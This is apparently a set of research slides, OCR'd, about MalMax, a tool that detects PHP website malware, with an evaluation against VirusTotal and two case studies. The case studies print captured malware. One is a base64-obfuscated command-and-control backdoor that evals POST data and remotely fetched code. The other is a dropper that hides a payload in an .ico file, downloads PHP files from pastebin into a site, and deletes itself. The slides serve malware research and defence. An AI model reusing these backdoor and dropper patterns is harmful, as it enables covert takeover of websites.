**CodeGuard**).
- **Nightly Backup:** Every night, a website is backed up when maldet finds one or more malware. Multiple versions of a website can be backed up.
  - Details in the paper!




- Thanks, CodeGuard!

Evaluation: Real-world data-set details by VirusTotal

- Scan them with VirusTotal
- Summary of VirusTotal's **detection names**




Evaluation: Scanning real-world data-set




Sampled Inspection Result with 95% Confidence (10% Margin of Error).

Evaluation: Scanning real-world data-set




Sampled Inspection Result with 95% Confidence (10% Margin of Error).

Evaluation: Scanning real-world data-set



Sampled Inspection Result with 95% Confidence (10% Margin of Error).

Evaluation: Scanning real-world data-set



Sampled Inspection Result with 95% Confidence (10% Margin of Error).

Case Study 1: C&C with a Benign Website

- We find a handful of C&C malware variants

```
/*435345352*/ error_reporting(0);
@ini_set('error_log',NULL); @ini_set('log_errors',0);
@ini_set('display_errors','Off'); @eval(
base64_decode('aWYobWQ1KCRfUE9TVFsicGYiXSkgPT09ICI5M2F
kMDAzZDdmYzU3YWFlOTM4YmE0ODNhNjVkZGY2ZCIpIHsgZXZhbChiY
XNlNjRfZGVjb2RlKCRfUE9TVFsiY29va2llc19wIl0pKTsgfQppZiA
oc3RycG9z...yAiPHNj[illegible]jb29raWU9J2NvbmR
0aW9ucz0yOyBwYXRoPS87IGV4cGlyZXM9Ii5kYXRlKCdELCBkLU0tW
SBIOmk6cycsdGltZSgpKzE3MjgwMCkuIiBHTVQ7Jzs8L3NjcmlwdD4
iOyB9IDt9Owp9Cn0K'); ...
$base = array( 0x00 => 'dit', 'dix', 'di', 'dip',
'diex', 'die', 'diep', 'dat', 'dax', 'da', 'dap',
'duox', 'duo', 'dot', 'dox', 'do', ...);}
```

Obfuscation

(a) Obfuscated Malware

```
if (md5($_POST["..."]) === "...") {
    // Remote Code Injection
    eval(base64_decode($_POST["..."]));
}
// Evasive Trick (5-14)
if (strpos(...) !== false)
    $patchedfv = "GHKASMVG";
...
if (md5($_REQUEST['...']) === "...")
   $patchedfv = "SDFDFSDF";
...
if ($patchedfv === "GHKASMVG") {
    @ob_end_clean();
    die;
}
/*
 Check whether (1) the client is Windows and
 (2) a targeted victim by comparing cookies
     and server side environment variables
*/
$vkfu = file_get_contents("https://legitimate_url",
                          false, $context_jhkb);
if ($vkfu) eval($vkfu);
...
```

Obfuscation 1

Evasive 2


Evasive 3

C&C 4

(b) Deobfuscated Malware

Case Study 1: C&C with a Benign Website

- We find a handful of C&C malware variants



Case Study 2: Malware Disguised as an Icon

```php
$check = $_SERVER['DOCUMENT_ROOT']."/kk.ico";
$fp = fopen("$check","w+");
fwrite($fp,base64_decode('PD9waHANCmZ1bmN0aW9uIGh0dHBf
Z2V0KCR1cmwpew0KCSRpbSA9IGN1cmxfaW5pdCgkdXJsKTsNCgljdX
JsX...MRV9fKTsNCg0KDQo/Pg=='));
fclose($fp);
include $check;
```

(a) Step 1: Create an Icon containing Malicious Code


```php
$text = http_get('https://pastebin.com/raw/...');
$open = fopen(".../sites.php", 'w');
fwrite($open, $text);
fclose($open);

$text3 = http_get('https://pastebin.com/raw/...');
$op3 = fopen(".../w.php", 'w');
fwrite($op3, $text3);
fclose($op3);

$text7 = http_get('https://pastebin.com/raw/...');
$op7 = fopen(".../themes/index.php", 'w');
fwrite($op7, $text7);
fclose($op7);

@unlink(__FILE__); // delete itself
```

(b) Step 2: Malware Disguised as an Icon



Limitations

- **State/path-explosion**: Artifact sharing by Cooperative Isolated Execution creates new isolated executions when an artifact is shared. It may compound state and path explosion problems.
  However, in practice, most isolated executions created by the artifact sharing crash quickly.

- **Infeasible paths/incorrect program states**: Program executions by MalMax may not be feasible or correct. However, compare to a vanilla dynamic analysis, it only causes false positives.

- **The newly identified 1,485 malware samples:** Those were not known by VirusTotal, but might be known by some security experts.

Takeaways

